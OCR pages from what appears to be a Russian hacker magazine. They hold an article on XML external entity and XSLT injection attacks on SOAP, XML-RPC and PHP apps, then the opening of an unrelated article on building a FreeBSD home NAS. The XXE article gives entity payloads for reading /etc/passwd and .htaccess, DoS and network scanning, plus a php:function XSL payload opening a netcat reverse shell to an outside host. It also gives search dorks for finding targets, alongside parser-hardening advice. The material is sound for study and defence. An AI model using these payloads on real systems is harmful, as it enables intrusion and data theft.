Интерпретируемые языки (PHP, Perl, Python, Ruby и другие):

- большинство парсеров используют библиотеки libxml2 (xmlsoft.org, последняя версия — 2.7.8) и libxslt (xmlsoft.org/XSLT/);
- некоторые парсеры используют другие библиотеки (например, модуль expat-XML::Parser в Perl использует библиотеку Expat XML Parser) либо полностью реализуются на «родном» языке (например, парсер REXML в Ruby).

Java:

- Apache Xerces: xerces.apache.org, последняя версия — 2.11.0;
- (для XSLT) Apache Xalan-Java: xml.apache.org/xalan-j/, последняя версия — 2.7.1;
- работа с XML-парсерами в Java реализуется через общий интерфейс Java API for XML Processing (JAXP. В ранних версиях Java через JAXP был доступен парсер Crimson от Sun).

Windows-платформа, .NET:

- в большинстве Windows-приложений (написанных на Delphi, JScript, VBScript и так далее) для обработки XML используется парсер MSXML (goo.gl/hPdbg, последняя версия — 6.0 SP2);
- в .NET-приложениях для парсинга XML используются классы из пространства имен System.XML (XmlTextReader, XslTransform и другие).

Последний элемент технологии — парсеры, которые, собственно, и разбирают XML-документы, валидируют их, разрешают внешние сущности, реализуют стандартный интерфейс к построенной объектной модели (DOM) и тому подобное. Парсеры бывают валидирующими и невалидирующими. Вот что сказано в стандарте о поведении парсера при наличии в документе ссылок на внешние сущности:

«When an XML processor recognizes a reference to a parsed entity, in order to validate the document, the processor ***must include*** *its replacement text. If the entity is external, and the processor is not attempting to validate the XML document, the processor* ***may, but need not,*** *include the entity's replacement text...»*

Это важно! Тут говорится, что валидирующий парсер обязан включить в документ содержимое внешнего файла (логично, иначе как парсер проверит правильность структуры документа?), а невалидирующий — по желанию. Однако на практике это свойство «по желанию» выполняется практически у всех популярных парсеров.

ЧАСТЬ ВТОРАЯ, ПЕРЕХОДНАЯ

Возможность подключения внешних сущностей волнует нас прежде всего в контексте анализа защищенности веб-приложений. Из всего зоопарка протоколов, основанных на XML, нас будут интересовать только популярные: SOAP и XML-RPC (краткую справку о них ты найдешь во врезках).

Что бы мы хотели получить в идеале? Конечно, возможность чтения локальных файлов вроде этого:

1. В HTTP-запрос, в котором на сервер передается XML, вставляем `<!ENTITY xxe SYSTEM "file:///etc/passwd">`.
2. В теле XML-документа даем ссылку на сущность — &xxe;.
3. В ответе получаем содержимое локального файла.

Однако в реальности, как говорится в одном анекдоте, «есть нюанс». Прежде всего попробуем рассмотреть XML-парсеры чуть более подробно. Как они обрабатывают внешние сущности по умолчанию?

Есть три класса популярных платформ: .NET, Java и интерпретируемые языки (PHP, Perl, Python, Ruby и подобные). Отметим, что все перечисленные ниже парсеры по умолчанию не производят валидацию обрабатываемого документа. В Windows и .NET используются MSXML-парсер и пакет System.xml соответственно. Только начиная с шестой версии, библиотека MSXML перестала разрешать ссылки на внешние сущности по умолчанию. В Java обычно используются пакеты Xerces и Xalan (для XSLT). И в том и в другом пакете ссылки на внешние сущности по умолчанию разрешаются. Наши же любимые интерпретируемые языки используют библиотеки libxml2 и libxslt (для XSLT), которые тоже по умолчанию разрешают ссылки на внешние сущности. Вывод: запрет на разрешение внешних сущностей в подавляющем большинстве случаев (библиотек) — ответственность программиста.

SOAP И DTD

Спецификация протокола SOAP подробно регламентирует структуру SOAP-сообщения, в частности явно запрещает использование DTD: *«The XML infoset of a SOAP message MUST NOT contain a document type declaration information item».* **Таким образом протокол защищен от возможности проведения XXE-атак. С другой стороны, конкретные реализации протокола часто не следуют спецификации.**

Для того чтобы понять, насколько много уязвимостей XXE присутствует в реальном мире, надо разобраться с тем, где и когда в веб-приложениях используются парсеры. Мы выделяем два класса использования парсеров: на уровне платформы / стандартных библиотек и на уровне прикладного (своего) кода. Типичный пример использования парсеров на уровне платформы —поддержка протоколов XML-RPC и SOAP, на уровне прикладного кода — реализация обмена данными между приложением и пользователем: импорт, экспорт и так далее. Со вторым случаем все ясно — вряд ли найдется много программистов, которые при инициализации XML-парсеров подумают о том, чтобы запретить разрешение внешних сущностей. Поэтому большинство функций импорта данных в веб-приложение через XML являются уязвимыми к внедрению внешних сущностей (за примером далеко ходить не надо: LFI через XXE-уязвимость в phpMyAdmin — goo.gl/5RDrM).


Разберемся теперь с первым случаем — уровнем платформы. Посмотрим, что говорят спецификации протоколов XML-RPC и SOAP про внешние сущности. В спецификации SOAP нас расстраивают: «a SOAP message MUST NOT contain a document type declaration information item». Как показывает опыт, наличие правил в стеке еще не означает, что их будут выполнять на практике. Тем не менее, шансов найти уязвимость в коде платформы, реализующей SOAP, намного меньше, чем в прикладном коде. С протоколом XML-RPC ситуация значительно лучше (для нас): про запрет внешних сущностей или подключение DTD в спецификации не сказано ни слова.

В результате всего изложенного мы сможем вывести классы приложений, которые, вероятнее всего, будут уязвимы к разрешению внешних сущностей (в порядке убывания вероятности):


1. Custom-приложения с функцией импорта данных в XML.
2. Приложения, реализующие протокол XML-RPC.
3. Веб-сервисы, реализующие протокол SOAP.

ЧАСТЬ ТРЕТЬЯ, ПРАКТИЧЕСКАЯ

Следующий шаг — научиться понимать, разрешает заданное



Тестим имя XML-документа



Входной параметр — URL модуля, который сделает XSLT-трансформацию по XSL-файлу

XXE в Safari позволяет вредоносной веб-странице считывать локальные файлы с машины клиента

приложение внешнюю сущность или нет. Сделать это крайне просто:

1. Необходимо разместить на своем веб-сервере тестовый документ extdoc.txt с каким-нибудь содержимым, например «include me please!» (на самом деле файл можно даже не размещать!).
2. Дать ссылку на него в XML-теле HTTP-запроса.
3. Проверить access.log нашего веб-сервера — а не обратился ли кто к нему? (Или ищем ошибку 404, если не размещали.)

Учитывая, что в протоколах SOAP и XML структура ожидаемого на сервере документа известна, описанный процесс тестирования легко автоматизируется (скрипты и описание ты найдешь на диске):

1. Берем список URL, реализующих XML-протоколы, и в цикле отправляем по каждому адресу XML-документ (мы его заготовили заранее) формата SOAP или XML-RPC с внешней сущностью, которая ссылается на файл с нашего сервера. При отправке записываем IP-адрес и доменное имя очередного кандидата в файл.
2. Наш веб-сервер сконфигурирован не отдавать документ с телом XML-сущности как статический файл, а перенаправлять запросы к нему на специальный обработчик (например, php). Mod_Rewrite в помощь. Обработчик фиксирует все входящие запросы в журнал, записывая IP-адрес отправителя.
3. Чекаем полученные списки по IP-адресам и понимаем, какие URL заходили к нам за файлом.

Здесь следует учесть, что сетевой фильтр на стороне тестируемого веб-приложения может запрещать исходящие соединения в интернет, тогда наш метод «в лоб» не сработает. Внимательный читатель спросит: откуда же взять эти начальные списки URL для проверки? Конечно, у заказчика тестирования, ответим мы; после чего случайно оброним парочку намеков на паттерны гуглопоиска:

```
inurl:xmlrpc.aspx
inurl:xmlrpc.php
```

Итак, тестируемое нами приложение разрешает внешние сущности. Что дальше?

1. **DoS** — <!ENTITY dos SYSTEM "/dev/zero"> на никсах и <!ENTITY dos SYSTEM "c:\pagefile.sys"> на винде (последнее работает нестабильно).
2. **Сканируем локальную сеть** — <!ENTITY scan SYSTEM "\\192.168.1.1\C$">. Помни, что сообщения об ошибках и временные задержки — наше все! Кстати, про случай из жизни, связанный с этим трюком, написано в статье «**Funny hacks**» Владимира Воронцова в этом номере.
3. **Читаем локальные файлы**. Казалось бы, все должно быть просто: вставляем <!ENTITY pwd SYSTEM "/etc/passwd"> и мы на коне! Но нет.

Во-первых, тебе кто-то обещал, что сущность, которую ты определил в HTTP-запросе, попадет в HTTP-ответ? Правильно,

ЗАЩИЩАЕМСЯ

На примере Xerces-парсера покажем, как можно защититься от XXE. Итак, устанавливаем необходимые значения для свойств парсера:

```
DocumentBuilderFactory dbf =
    DocumentBuilderFactory.newInstance();
// Отключаем внешние сущности
dbf.setFeature(
  "http://xml.org/sax/features/external-general-entities",
  false);
dbf.setFeature(
  "http://xml.org/sax/features/external-parameter-entities",
  false);
// Либо полностью запрещаем DTD
dbf.setFeature(
  "http://apache.org/xml/features/disallow-doctype-decl",
  true);

DocumentBuilder parser =
    factory.newDocumentBuilder();
```

При помощи метода setEntityResolver можно задать свой обработчик внешних сущностей (появляется возможность не просто игнорировать сущности, но и обнаруживать XXE-атаки на наше приложение!). Для других XML-парсеров можно найти аналогичные свойства.

INFO

• Протокол XML-RPC: разработан в 1998 году (xmlrpc.scripting.com/spec.html), автор — Дэйв Уинер (Dave Winer).

• Протокол SOAP: разработан в 1998 году, текущая версия спецификации Simple Object Access Protocol specification Version 1.2 (www.w3.org/TR/soap12-part1/).

ЧТО ПРОИЗОЙДЕТ, ЕСЛИ ВМЕСТО ЛОКАЛЬНОГО XML-ФАЙЛА УКАЗАТЬ ЧТО-ТО УДАЛЕННОЕ?

никто не обещал. Должно повезти. Стоит сказать пару слов про методику тестирования. В custom-приложениях и SOAP-сервисах формат обрабатываемого XML-документа известен (помним про WSDL). То есть нам необходимо во все теги отправляемого документа запихнуть ссылку на нашу сущность и посмотреть, вернется ли она в ответе. С XML-RPC дела обстоят хуже: в общем случае мы не знаем сигнатур методов, реализуемых приложением. Т.е. автоматизировать подстановку сущностей в параметры вызываемых RPC-методов в общем случае нам не удастся. Тут тебе в помощь может прийти спек, описывающий расширение XML-RPC, — http://xmlrpc-c.sourceforge.net/introspection.html. Используя его, ты, например, можешь получить список методов, поддерживаемых на сервере. Увы, далеко не все XML-RPC приложения реализуют интроспекцию. Во-вторых, почему после подстановки сущности итоговый XML должен остаться правильно построенным? Хорошо, что как минимум в случае с PHP по этому поводу беспокоиться не стоит, — делаем base64-обертку вокруг считываемых данных:

```
<!ENTITY bin SYSTEM "php://filter/read=convert.
base64-encode/resource=/path/to/binary/file">
```

Далее мы должны познакомить тебя еще с одним интересным методом внедрения XML. Данный метод может привести к выполнению кода на сервере. Есть такая технология, называется XSLT (см. врезку). Обычно она используется для перевода XML-документов, обрабатываемых веб-приложением, в пригодный для отображения в браузере вид. Для трансформации нужны два XML-документа: исходный документ, который мы хотим трансформировать, например, в XHTML, и документ с описанием трансформации. В 99% случаев документ, описывающий трансформацию, лежит на сервере веб-приложения, а путь к нему прописан в каком-нибудь конфиге. В остальном проценте случаев путь к нему передается в URL (:facepalm:). Учитывая такой дизайнерский шаг, можно быть уверенным в том, что интересующий нас HTTP-параметр не подвергается никакой обработке, то есть мы сможем указать XSL-документ, лежащий на нашем сервере. А дальше, если XSLT-трансформатор был инициализирован в PHP-коде кривого веб-приложения следующим образом:

```
$proc = new XSLTProcessor();
$proc->registerPHPFunctions();
```

то мы сможем внутри XSL-документа использовать PHP-функции, например, вот так:

```
<xsl:stylesheet version="1.0?
     xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
        xmlns:php="http://php.net/xsl">
<xsl:template match="/">
<xsl:value-of select=
  "php:function('system',
     'nc hacker.me 12345 -e /bin/bash -v')"/>
</xsl:template>
</xsl:stylesheet>
```

Хорошо, что подобных приложений в природе мало (google кунг-фу поможет тебе их найти) и с каждым днем становится все меньше :).

ЧАСТЬ ЧЕТВЕРТАЯ, ДЕМОНСТРАЦИОННАЯ

Мы подумали: интересно, а за сколько мы сможем найти в интернете приложение, уязвимое не просто к классической XXE-атаке, а чтобы там еще и XSLT-трансформация была? Сказано — сделано.

Перво-наперво мы пошли на сервисы поиска программного кода (opensearch.krugle.org, koders.com), а также в Google (пользуясь случаем, хочу выразить глубокое сожаление по поводу так не вовремя закрытого сервиса Google Code Search). Нас интересовал заведомо уязвимый участок кода, связанный с загрузкой XML- или XSL-документа для последующей XSLT-трансформации, имя которого берется прямо из параметра GET-запроса. Таким образом мы искали строки вида «`$xsldoc->load($_GET`» и «`$xmldoc->load($_GET`». В результате нашлись проекты с уязвимым кодом, но масштаб проектов нам не понравился, и мы решили не связываться с ними. Следующей идеей был поиск веб-приложений, в которых есть модули XSLT-трансформации, принимающие в качестве аргумента имя XML-документа: `inurl:"transform.php?xml="` (и потрясающее `inurl:"transform.py?xml="` — от структуры URL на сайтах из выдачи слезы наворачивались на глаза). В итоге для дальнейшего анализа мы взяли одно из приложений, в URL которого было значение `/path/transform.php?xml=<имя документа>`. Нам повезло, что обо всех ошибках, возникших при трансформации, приложение радостно сообщало в HTTP-ответе. Первым делом нам интересно было узнать, что произойдет, если вместо имени локального XML-файла указать что-то удаленное: `/path/transform.php?xml=http://ya.ru/`. Как мы и предполагали, оно деловито полезло за XML-документом на Яндекс, но поперхнулось (см. иллюстрацию).

Дальше план был таков:

1. Скачать на управляемый нами веб-сервер исходный XML-документ, который успешно проходит трансформацию. Документ, очевидно, был доступен как `/path/<имя документа>`.
2. Добавить в документ inline-DTD, в которой определить парочку сущностей — простую и внешнюю:

```
<!ENTITY pi "3.141592">
<!ENTITY htaccess SYSTEM "file:///path/to/.htaccess">
```

   а в самом XML-документе сослаться на простую сущность pi (для начала).
3. Запросить трансформацию заряженного XML с нашего сервера: `/path/transform.php?xml=http://youllneverguessthena.me/inc.xml` и поискать в ответе число пи (почему его там могло не оказаться — читай ниже). Нам повезло — сущности, разрешае-

XSL И XSLT

Extensible Stylesheet Language (XSL) — это группа языков, предназначенных для преобразования XML-документов или их визуального представления. Эта группа состоит из трех частей:

- XSL Transformations (XSLT) — язык преобразований XML-документов;
- XSL Formatting Objects (XSL-FO) — язык, специфицирующий визуальное представление XML-документа;
- XML Path Language (XPath) — язык, предназначенный для доступа к определенным частям XML-документа (используется как в контексте XSLT, так и самостоятельно).

Специфицируется консорциумом W3C (Extensible Stylesheet Language (XSL) Version 1.1).

```
<?xml version="1.0" encoding="UTF-8"?><SOAP-ENV:Envelope
xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:namesp2="http://namespaces.soaplite.com/perl"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:namesp84="http://xml.apache.org/xml-soap"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><SOAP-
ENV:Body>
<SOAP-ENV:Fault><faultcode
xsi:type="xsd:string">SOAP-ENV:511</faultcode><faultstring
xsi:type="xsd:string">Unknown language</faultstring><detail
xsi:type="xsd:string">Unknown language root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
```

XXE в Яндексе обнаружилась при обработке SOAP (к слову о specification vs implementation)

мые парсером в исходном документе, проходили трансформацию в конечный документ. Нам оставался последний шаг.

4. Модифицируем XML-документ на нашем сервере второй раз, добавляя ссылку на внешнюю сущность (&htaccess;) в тело документа, и повторяем запрос на трансформацию. Конечно, читать остальные файлы (в том числе /etc/passwd и /dev/zero) мы не стали, зато уведомили администратора сайта об уязвимости.

Теперь пару слов о том, почему нам повезло. Вообще-то XSLT-трансформатор не обязан выводить в итоговый документ сущности, разрешенные в исходном. Чтобы заставить его это сделать, в libxml2 (а следовательно, и в PHP) нужен дополнительный вызов. В итоге код, реализующий трансформацию, должен быть примерно таким (ключевая строка — substituteEntities):

```
<?php
// Исходный документ
$xml = new DOMDocument;
$xml->load('collection.xml');

// Документ, описывающий правила трансформации
$xsl = new DOMDocument;

// Осуществить подстановку сущностей в документ,
// идущий в трансформатор
// Соответствующая настройка в libxml2
// описана тут: xmlsoft.org/xmlreader.html#Entities
// Отметим, что это самодеятельность libxml2,
// в спецификации DOM про это нет ни слова
$dom->substituteEntities = true;
$xsl->load('collection.xsl');

// Инициализация XSLT-трансформатора (враппер над libxslt)
$proc = new XSLTProcessor;
// Связывание трансформатора с правилами трансформации
$proc->importStyleSheet($xsl);
// Применение трансформации к документу collection.xml
echo $proc->transformToXML($xml);
?>
```

ЗАКЛЮЧЕНИЕ

Вообще отношение к сущностям во время трансформации сильно зависит (внезапно!) от конкретного парсера. Так что на практике тебе придется проверять поведение в каждом конкретном случае. Сохранение сущностей после трансформации в современных XML-парсерах — отличная тема для хорошего и очень востребованного обзора. Anyone? У нас все. ⌶

ИСТОРИЯ РАЗВИТИЯ XML INJECTION

1999
В спецификации RFC 2518 для WebDAV-приложений рассматриваются возможные опасности, связанные с разрешением внешних сущностей в XML.

2002
Грегори Стюк (Gregory Steuck) в рассылке securityfocus.com впервые описывает атаку XXE. Амит Кляйн (Amit Klein) пишет об уязвимости External Entity Expansion в продуктах ведущих вендоров (возможность DoS-атаки на основе XXE, так называемой «billion laughs attack»).

2004
Распространение уязвимостей XPath/XSLT injection.

2005
XXE-уязвимость в Adobe Reader 7. XSLT injection в Firefox.

2007
XML injection в Sun Java System Application Server and Web Server, связанная с внедрением команд в процессе XSLT-обработки.

2008
XXE в Sun Java JDK and JRE 6 Update 3.

2009
XXE в Apple Safari, iPhone OS 1.0.

2010
Серия уязвимостей XML injection сразу в нескольких продуктах Adobe.

2011
Уязвимости, связанные с XXE, в Microsoft XML Editor (и приложениях Microsoft, его использующих).

WWW

- Спецификация XML 1.0L: goo.gl/nUKXz.
- Список XML-протоколов от W3C: goo.gl/KzUVZ.
- Блог Владимира Воронцова, описание XXE в Яндексе: goo.gl/9Klax.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни авторы не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

DVD

На нашем диске ты найдешь исходники, описанные в статье, а также примеры уязвимых к XML injection приложений.

Евгений Зобнин (zobnin@gmail.com)

ИЗ ГРЯЗИ В NAS'Ы

СОБИРАЕМ ДОМАШНИЙ NAS ИЗ (ОЧЕНЬ) СТАРОГО ЖЕЛЕЗА

Настольные компы постепенно выходят из моды, уступая место различным мобильным девайсам, таким как смартфоны, планшеты и ноутбуки. Внутренние накопители подобных устройств обычно невелики, поэтому рано или поздно встает вопрос об организации домашнего файлового хранилища, которое бы выступало в роли сетевой файлопомойки и торрент-клиента, доступных всем устройствам. К счастью, такое хранилище легко собрать из подручных материалов.

ВВЕДЕНИЕ

В этой статье я расскажу о том, как собрал собственный домашний NAS, потратив на это в общей сложности около 700 российских рублей. NAS получился стойким к сбоям (привет RAID 1), перебоям в питании (благодаря старенькому UPS'у), с экспортом файловой системы по NFS и SFTP, а также торрент-демоном, который включается по ночам и отрубается днем. Решение задачи заняло в сумме около часа, не считая ожидания китайских железок с dealextreme.com.

ЧАСТЬ 1. КОМПОНЕНТЫ

Основной компонент, используемый для решения задачи, был найден в шкафу. Это древний системный блок на базе Pentium II (первый и последний процессор, втыкаемый в слот!) с 64 Мб оперативной памяти и дохлым жестким диском на 10 Гб. Громоздкий корпус мне был не нужен, поэтому материнская плата с процессором, металлической платой, при помощи которой она крепилась к корпусу, оперативной памятью и видеокартой была вынута вместе с блоком питания. Также от корпуса был отсоединен крепеж для жестких дисков, после чего пластмассовая коробка, гордо именуемая «Корпус AT», отправилась в утиль.

Далее началась работа по сборке всех необходимых компонентов без самого корпуса. Путем недолгих раздумий было решено прикрутить все необходимое к тому самому металлическому каркасу для крепления материнской платы. Сама материнка оказалась формата mini-AT, поэтому места на плате оставалось достаточно для монтирования блока питания и крепежа для жестких дисков. Оставалось только просверлить дополнительные отверстия.

Дабы избежать лишнего шума, корпус блока питания (а также процессора) был снят и утилизирован вместе с уже мертвыми вентиляторами. Далее блок питания и крепеж для жестких дисков были прикручены к металлическому каркасу прямо рядом с материнской платой. Сразу был установлен SATA-диск на 500 Гб, уже год пылившийся в том же шкафу.

Далее началось решение проблемы IDE vs SATA, которое затянулось на три недели. Дело в том, что необходимо было, во-первых, SATA-диск подключить к IDE-материнке, а во-вторых, как-то решить проблему загрузки ОС, которая должна была быть установлена именно на IDE-диск. Я принял решение установить ОС на двухгигабайтную карту памяти Compact Flash, а для ее подключения использовать специальный переходник CF to IDE, заказанный на dealextreme.com за пять долларов. Там же сразу был заказан SATA-контроллер на чипе VIA VT6421A производства знаменитого китайского бренда Noname, стоимостью десять долларов, а также пара кабелей питания IDE — SATA по доллару за каждый.

Через три недели все это хозяйство вместе с игрушечной машинкой, работающей от солнечной энергии, зачем-то заказанной мной за два доллара, было получено на почте и подключено к остальному хозяйству. В результате была собрана система, показанная на фотографии. Из механических элементов на ней остался только жесткий диск, издающий не так уж и много шума. Дополнительно к материнке был подключен сверхбюджетный Ethernet-адаптер Realtek, доставшийся мне от провайдера и долгое время лежавший в шкафу. Видеокарту тоже пришлось оставить на месте, так как производители старых бюджетных материнок не представляли себе компьютера без монитора и встраивали в материнку механизм «защиты», запрещающий загрузку ОС без видеокарты.


ЧАСТЬ 2. УСТАНОВКА ОС

Далее следовало выбрать ОС, подходящую для установки на «франкенштейна». Я не фанатик, поэтому сделал сухой логический вывод о том, что держать на устройстве FreeBSD будет удобнее с точки зрения как управления, так и полученной в результате функциональности. FreeBSD подходила для решения задачи практически идеально, не требуя доустановки дополнительного ПО.


ОС была получена с официального сайта freebsd.org — я выбрал девятую версию, хотя сомневающиеся могут остановиться на версии 8.3, как более протестированной и объезженной. Далее образ был нарезан на болванку, к компу был подключен айдишный CD-привод, который я чуть не выбросил вместе с корпусом, а также клавиатура и монитор. После недолгих копаний в настройках BIOS машина начала грузиться с диска, выдав на экран приглашение нового инсталлятора FreeBSD 9. В качестве диска для установки я выбрал CF-карту, а если точнее — первый IDE-диск, и разбил его следующим образом:

- `128 Мб — swap`
- `256 Мб — /`
- `256 Мб — /var`
- `остальное — /usr`

Место для домашних каталогов пользователей я отводить не стал, поскольку все файло так или иначе будет храниться на другом диске, подключенном к SATA-контроллеру. После окончания весьма непродолжительной для такого динозавра установки машина была перезагружена и встретила меня приглашением



Новый инсталлятор FreeBSD 9



SFTP-клиент встроен во многие менеджеры файлов для Android

к входу в систему. Войдя под учетной записью root, я сразу создал дополнительного бесправного пользователя j1m и поместил его в группу wheel:

```
# adduser j1m
```

Он мне понадобится для входа по SSH, открывать который для root'а я не собирался. Далее следовало проверить сеть с помощью ifconfig и пинга. В моем случае все заработало само собой, так как сервер был подключен к Wi-Fi-роутеру, который назначил серверу IP-адрес 192.168.0.100 и отдал свой адрес в качестве DNS-сервера. Пинг показал, что внешний мир был доступен, включая интернет и другие подсоединенные к роутеру устройства. Если в твоем случае сеть придется настраивать вручную, то это просто сделать с помощью редактирования /etc/rc.conf:

```
ifconfig_rl0="inet 192.168.0.100 netmask 255.255.255.0"
defaultrouter="192.168.0.1"
```

Также необходимо добавить запись о DNS-сервере (здесь 8.8.8.8 не пример, а реальный DNS-сервер Гугла):

```
# echo 'nameserver 8.8.8.8' >> /etc/resolv.conf
```

С помощью dmesg также было выяснено, что SATA-диск успешно подхватился и получил имя ad4 (ad0 — ad3 зарезервированы за встроенным IDE-контроллером). Значит, самое время отключить клавиатуру и мышь, поставить сервер на его законное место, войти по SSH и приступить к созданию файловой системы и всех остальных дел.

ЧАСТЬ 3. RAID

На момент написания статьи мой сервер был оснащен одним диском и только готовился к приему двух емких носителей и созданию RAID-массива на их основе. Поэтому рассказ о RAID будет носить чисто теоретический характер, что не страшно, потому что RAID во FreeBSD — это просто, и такая процедура проделывалась множество раз на других машинах без сучка и задоринки.

Итак, представим, что к нашему SATA-контроллеру подключено уже два диска и мы хотим объединить их в RAID-массив. Для этого можно использовать либо железный RAID-контроллер (для управления которым придется устанавливать дополнительные утилиты, разбираться со спецификой производителя и надеяться, что он не глючит), либо простой, удобный и проверенный временем механизм управления RAID'ами во FreeBSD. Остановимся на втором варианте.

Начиная с пятой ветки, все операции с дисками во фряхе производятся с помощью подсистемы GEOM, которая пропускает через себя все запросы ввода-вывода и модифицирует их различным образом с помощью подключаемых классов модулей. Таких модулей существует несколько десятков, и служат они разным целям — от проброса дискового ввода-вывода по сети и шифрования до создания RAID-массивов самых разных уровней. Нас интересуют два модуля: gmirror, предназначенный для зеркалирования дисков, то есть создания RAID 1, и gstripe, который пишет данные попеременно на два диска, реализуя RAID 0.

Разные ситуации могут потребовать разных типов RAID-массивов. Для хранения HD-фильмов лучше использовать RAID 0, чтобы получить больше пространства, а для хранения семейных видеоархивов, документов и редкой музыки в формате FLAC лучше использовать RAID 1, который позволит сохранить данные даже в случае смерти одного из дисков. Поэтому рассмотрим оба варианта.

Итак, зеркалирование. Чтобы создать массив RAID 1 из двух дисков, достаточно загрузить модуль gmirror и выполнить одну простую команду:

```
# gmirror load
# gmirror label -v -b split -s 2048 data ad4 ad6
```

Здесь «label» — это указ команде gmirror инициализировать массив, опции «-b split -s 2048» задают алгоритм балансировки «split», который будет читать данные с обоих дисков одновременно чанками размером 2048 байт. Это оптимальный, наиболее производительный вариант, однако по желанию ты можешь выбрать один из трех других алгоритмов: «load» — чтение с наименее загруженного диска, «prefer» — чтение с диска, имеющего больший приоритет (причем чем позже диск был добавлен в массив, тем выше его приоритет — логика здесь в том, чтобы создавать больше нагрузки на новые диски, подключенные позже взамен умерших), и «round-robin» — то есть по кругу, один запрос одному диску, другой — другому. Последние три опции — это имя массива (оно может быть произвольным) и список дисков, объединяемых в массив.

